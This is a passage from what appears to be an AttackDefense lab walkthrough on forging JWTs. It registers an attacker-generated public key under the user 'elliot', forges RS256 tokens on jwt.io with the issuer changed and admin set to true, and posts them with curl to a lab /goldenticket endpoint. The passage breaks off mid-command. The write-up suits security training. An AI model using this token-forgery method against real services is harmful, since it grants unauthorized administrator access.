Command: curl -X POST -H "Content-Type: application/json" http://192.108.121.3:8080/register -d '{"username": "elliot", "publickey": "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0QGTnBy7zWx/ro2nnfEW\nn+FNeefDe2JBeo42Gr7QKWSGZs455fJLPRf2yWqUfdqXxnVHOjRLv4ktuVwDxP2E\njJxB2vtd8IjLsHpgStBHB4JQRFEVuFETWuijafD5osZmt6NE/q6v8wTbumnA/t9S\noPcccxmE/NtFJBibH5ALzcKtmZ+HuzPv7tww9m7CJtVaRzdCZydOaHsvUtBPMMGx\n/y7L8LgHgV6+W29XWpcq6oaceuQZZxOlKL1oP2+PgBzZ7SMpyKXcjJy6NYnfqx5G\nbeeFN/9hzT72vPvgIyRfIjJJqSQ2l+P15lXLJ/pXwOjb+arO1gNyITFHAUbJ1FCm\n2QIDAQAB\n-----END PUBLIC KEY-----\n"}'




```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.108.1
21.3:8080/register -d '{"username": "elliot", "publickey": "-----BEGIN PUBLIC KEY-----\
nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0QGTnBy7zWx/ro2nnfEW\nn+FNeefDe2JBeo42Gr7Q
KWSGZs455fJLPRf2yWqUfdqXxnVHOjRLv4ktuVwDxP2E\njJxB2vtd8IjLsHpgStBHB4JQRFEVuFETWuijafD5o
sZmt6NE/q6v8wTbumnA/t9S\noPcccxmE/NtFJBibH5ALzcKtmZ+HuzPv7tww9m7CJtVaRzdCZydOaHsvUtBPMM
Gx\n/y7L8LgHgV6+W29XWpcq6oaceuQZZxOlKL1oP2+PgBzZ7SMpyKXcjJy6NYnfqx5G\nbeeFN/9hzT72vPvgI
yRfIjJJqSQ2l+P15lXLJ/pXwOjb+arO1gNyITFHAUbJ1FCm\n2QIDAQAB\n-----END PUBLIC KEY-----\n"}
'

Success

root@attackdefense:~#
```


The public key of the attacker has been successfully registered as user elliot.

Dumping all the public keys to confirm if that is indeed the case:

Command: curl -X POST -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzUxODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.HNhBYe0gfXcg1KA7N2buCqG6YnT4RdbumNkpgeHNUye-SzieUDZHZ-QXnhZpRjuMb8C20QvALasCCx_I0LDp3LwOmrwIYl8-I8OukyiP7BQUJWEtRQK_nRWfby8RF1D_UQ2GEneKgNJA9RtZvhJpINMnABe5AEJqXQZK0oqinFNo41x20EE3KQ_jBpWUJ2hF8DdW8HFyYa9C4FNAModK7dcUjL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8LjvU3f8diAEYeVtRfWZy3Dz91xCQyCMqU3I7KJ6NVcXylgJqOiABHpEYIIq2gB4Yhkk_CxICH5VbQTke0q967pyQ"}' http://192.108.121.3:8080/dump



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWx
zZSIsInVzZXIiOiJlbGxpb3QiLCJleHAiOjE1NzUxODQ4NjIsImlhdCI6MTU3NTA5ODQ2Mn0.HNhBYe0gfXcg1K
A7N2buCqG6YnT4RdbumNkpgeHNUye-SzieUDZHZ-QXnhZpRjuMb8C20QvALasCCx_I0LDp3LwOmrwlYl8-I8Ouk
yiP7BQUJWEtRQK_nRWfby8RF1D_UQ2GEneKgNJA9RtZvhJpINMnABe5AEJqXQZK0oqinFNo41x20EE3KQ_jBpWU
J2hF8DdW8HFyYa9C4FNAModK7dcUjL6w61XcnrpOpiZFf8kZMC1tozqyhXTBqnUzw8LjvU3f8diAEYeVtRfWZy3
Dz91xCQyCMqU3l7KJ6NVcXylgJqOiABHpEYIIq2gB4Yhkk_CxlCH5VbQTke0q967pyQ"}' http://192.108.1
21.3:8080/dump

User: witrap.com
Public Key:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAskdzNnFFw7S3zw5Ad703
rxyl8ToP638rnATrAPncUfG4cs8BkCWiPyqJS0JTzNW0Y++2ouhYCECqg7GSoFFM
r7Vsmvp6iONi5PhZhGE9rD6ht+8A23Bg+8dzd9W7UiNkZmf/w62cy1bwC8zuH3P4
zXzOCmXwlQOPSwBSbzXnE22RQQsCE+4akd8TpY0p8w3bf3htFE84imgW7iM4r9yO
2tCMBnnxOrCR3xmzWU9BJ/DQ0PmWSpER8t+6+AuHTxPvG4deYtMJX4IayCaUiwIS
7q4Lp1zUkAcKCfd3Ar+/cS395dw58H0P8VnrYEKKjP+QSZ2nWhJ8VR9aozu68TCS
xwIDAQAB
```




```
User: elliot
Public Key:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0QGTnBy7zWx/ro2nnfEW
n+FNeefDe2JBeo42Gr7QKWSGZs455fJLPRf2yWqUfdqXxnVHOjRLv4ktuVwDxP2E
jJxB2vtd8IjLsHpgStBHB4JQRFEVuFETWuijafD5osZmt6NE/q6v8wTbumnA/t9S
oPcccxmE/NtFJBibH5ALzcKtmZ+HuzPv7tww9m7CJtVaRzdCZydOaHsvUtBPMMGx
/y7L8LgHgV6+W29XWpcq6oaceuQZZxOlKL1oP2+PgBzZ7SMpyKXcjJy6NYnfqx5G
beeFN/9hzT72vPvgIyRfIjJJqSQ2l+P15lXLJ/pXwOjb+arO1gNyITFHAUbJ1FCm
2QIDAQAB
-----END PUBLIC KEY-----


root@attackdefense:~#
```

Note:
1. The JWT Token passed in the above command was the one obtained in Step 4.
The last key in the output is the key that was passed in the previous command.

Step 7: Creating a forged JWT Token using the attacker generated private key from the previous step.

Visit https://jwt.io and copy the token obtained in Step 4 in the "Encoded" Section and the attacker generated public-private keypair in the "Decoded" Section.

Change the "iss" payload claim's value to "elliot".



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJlbGxpb3QiLCJhZG1pbiI6ImZhbHNlIiw
idXNlciI6ImVsbGlvdCIsImV4cCI6MTU3NTE4NDg
2MiwiaWF0IjoxNTc1MDk4NDYyfQ.TMGZoOkXcU3g
QyZ6VG7XHIHvujZUHoUoxwpwCsVOHebH4QHGawDm
vivgXdDx8Q9tzGI9KlxALRXGuZckLRhxl3d2BK5c
RRN3G53HiItYniXWw7QniSh_MwujKMlz--
jevK8yC3qhu1WjhIVdehgshm6t4X7Q9kEhRmj3Di
xSE7pM13iayqH6sZUWv86XfvczQj8pUUafNaem9o
w1FVUn8pGNOWzeVeFSzYRShqAqc2KVma6SDrPmPI
GJSxur1jrZevOiUnGRv_s4AAe7r9ARt4jaB8rWqS
nJAN7yQF1Rh06M8veP4eWlhdnHxzaMn175DgQRGN
z6XpL4yrAiog09hw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "elliot",
  "admin": "false",
  "user": "elliot",
  "exp": 1575184862,
  "iat": 1575098462
}
```

VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "."
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOC
  AQ8AMIIBCgKCAQEA0QGTnBy7zWx/
  ro2nnfEW
  n+FNeefDe2JBeo42Gr7QKWSGZs45
  -----BEGIN PRIVATE KEY-----
  MIIEvgIBADANBgkqhkiG9w0BAQEF
  AASCBKgwggSkAgEAAoIBAQDRAZOc
  HLvNbH+u
  jaed8Raf4U1558N7YkF6jjYavtAp
  ZIZmzjnl8ks9F/bJapR92pfGdUc6
)
```

Signature Verified

Forged Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJlbGxpb3QiLCJhZG1pbiI6ImZhbHNlIiwid XNlciI6ImVsbGlvdCIsImV4cCI6MTU3NTE4NDg2MiwiaWF0IjoxNTc1MDk4NDYyfQ.TMGZoOkX cU3gQyZ6VG7XHIHvujZUHoUoxwpwCsVOHebH4QHGawDmvivgXdDx8Q9tzGI9KlxALRXGuZ ckLRhxl3d2BK5cRRN3G53HiItYniXWw7QniSh_MwujKMlz--jevK8yC3qhu1WjhIVdehgshm6t4X7 Q9kEhRmj3DixSE7pM13iayqH6sZUWv86XfvczQj8pUUafNaem9ow1FVUn8pGNOWzeVeFSzY RShqAqc2KVma6SDrPmPIGJSxur1jrZevOiUnGRv_s4AAe7r9ARt4jaB8rWqSnJAN7yQF1Rh06 M8veP4eWlhdnHxzaMn175DgQRGNz6XpL4yrAiog09hw

Use the following command to get the golden ticket:


Command:
curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJlbGxpb3QiLCJhZG1pbiI6ImZhbHNlIiwi dXNlciI6ImVsbGlvdCIsImV4cCI6MTU3NTE4NDg2MiwiaWF0IjoxNTc1MDk4NDYyfQ.TMGZoOk XcU3gQyZ6VG7XHIHvujZUHoUoxwpwCsVOHebH4QHGawDmvivgXdDx8Q9tzGI9KlxALRXGu ZckLRhxl3d2BK5cRRN3G53HiItYniXWw7QniSh_MwujKMlz--jevK8yC3qhu1WjhIVdehgshm6t4X 7Q9kEhRmj3DixSE7pM13iayqH6sZUWv86XfvczQj8pUUafNaem9ow1FVUn8pGNOWzeVeFSz YRShqAqc2KVma6SDrPmPIGJSxur1jrZevOiUnGRv_s4AAe7r9ARt4jaB8rWqSnJAN7yQF1Rh0 6M8veP4eWlhdnHxzaMn175DgQRGNz6XpL4yrAiog09hw"}'
http://192.108.121.3:8080/goldenticket



```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJ
SUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJlbGxpb3QiLCJhZG1pbiI6ImZhbHNlIiwidXNlciI6ImVsbGlvdCIsImV4cCI
6MTU3NTE4NDg2MiwiaWF0IjoxNTc1MDk4NDYyfQ.TMGZoOkXcU3gQyZ6VG7XHIHvujZUHoUoxwpwCsVOHebH4QHGawDmvivgX
dDx8Q9tzGI9KlxALRXGuZckLRhxl3d2BK5cRRN3G53HiItYniXWw7QniSh_MwujKMlz--jevK8yC3qhu1WjhIVdehgshm6t4X
7Q9kEhRmj3DixSE7pM13iayqH6sZUWv86XfvczQj8pUUafNaem9ow1FVUn8pGNOWzeVeFSzYRShqAqc2KVma6SDrPmPIGJSxu
r1jrZevOiUnGRv_s4AAe7r9ARt4jaB8rWqSnJAN7yQF1Rh06M8veP4eWlhdnHxzaMn175DgQRGNz6XpL4yrAiog09hw"}' ht
tp://192.108.121.3:8080/goldenticket

No Golden Ticket for you. It is only for admin!

root@attackdefense:~#
```

The golden ticket was not retrieved but the forged token was successfully accepted.

Changing the admin field to "true" in the forged token:


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJlbGxpb3QiLCJhZG1pbiI6InRydWUiLCJ
1c2VyIjoiZWxsaW90IiwiZXhwIjoxNTc1MTg0ODY
yLCJpYXQiOjE1NzUwOTg0NjJ9.gO3h3TFfIny4Rp
naPvv3Em1FT0ghwAVQDnQnBsrelmV9KxXAzBBivd
uDWtBgu7aK-Wm-
frjPkILalppyhsV_he86sD2U9tvhLX3bWzvwF7nG
Lrr_7SRy4p1oyg3UikYfFU6qhZMKWnqnUc4O7Quj
NqcXYR-
S-6idObp1gn7FsSL_ITJTMfo1SV8JWv1y6tjJM21
6c-
quPuQZgf1fKmkP9D5lLAudPFNF3xX_Zuc_wIwdSh
UMLJPu2Z6AAxUZcqs8WBVQyXno7NxEy19jU26_3l
VnbeCv5dVG1rMYAomzrDkST7lhT0cSPBv3ZwQn4c
t9ffMwNeTKXRi8CA6A2QAlcw
```

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

```
{
  "iss": "elliot",
  "admin": "true",
  "user": "elliot",
  "exp": 1575184862,
  "iat": 1575098462
}
```

```
RSASHA256(
```


Forged Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJlbGxpb3QiLCJhZG1pbiI6InRydWUiLCJ1c2VyIjoiZWxsaW90IiwiZXhwIjoxNTc1MTg0ODYyLCJpYXQiOjE1NzUwOTg0NjJ9.gO3h3TFfIny4RpnaPvv3Em1FT0ghwAVQDnQnBsrelmV9KxXAzBBivduDWtBgu7aK-Wm-frjPkILalppyhsV_he86sD2U9tvhLX3bWzvwF7nGLrr_7SRy4p1oyg3UikYfFU6qhZMKWnqnUc4O7QujNqcXYR-S-6idObp1gn7FsSL_ITJTMfo1SV8JWv1y6tjJM216c-quPuQZgf1fKmkP9D5lLAudPFNF3xX_Zuc_wIwdShUMLJPu2Z6AAxUZcqs8WBVQyXno7NxEy19jU26_3lVnbeCv5dVG1rMYAomzrDkST7lhT0cSPBv3ZwQn4ct9ffMwNeTKXRi8CA6A2QAlcw

Step 8: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
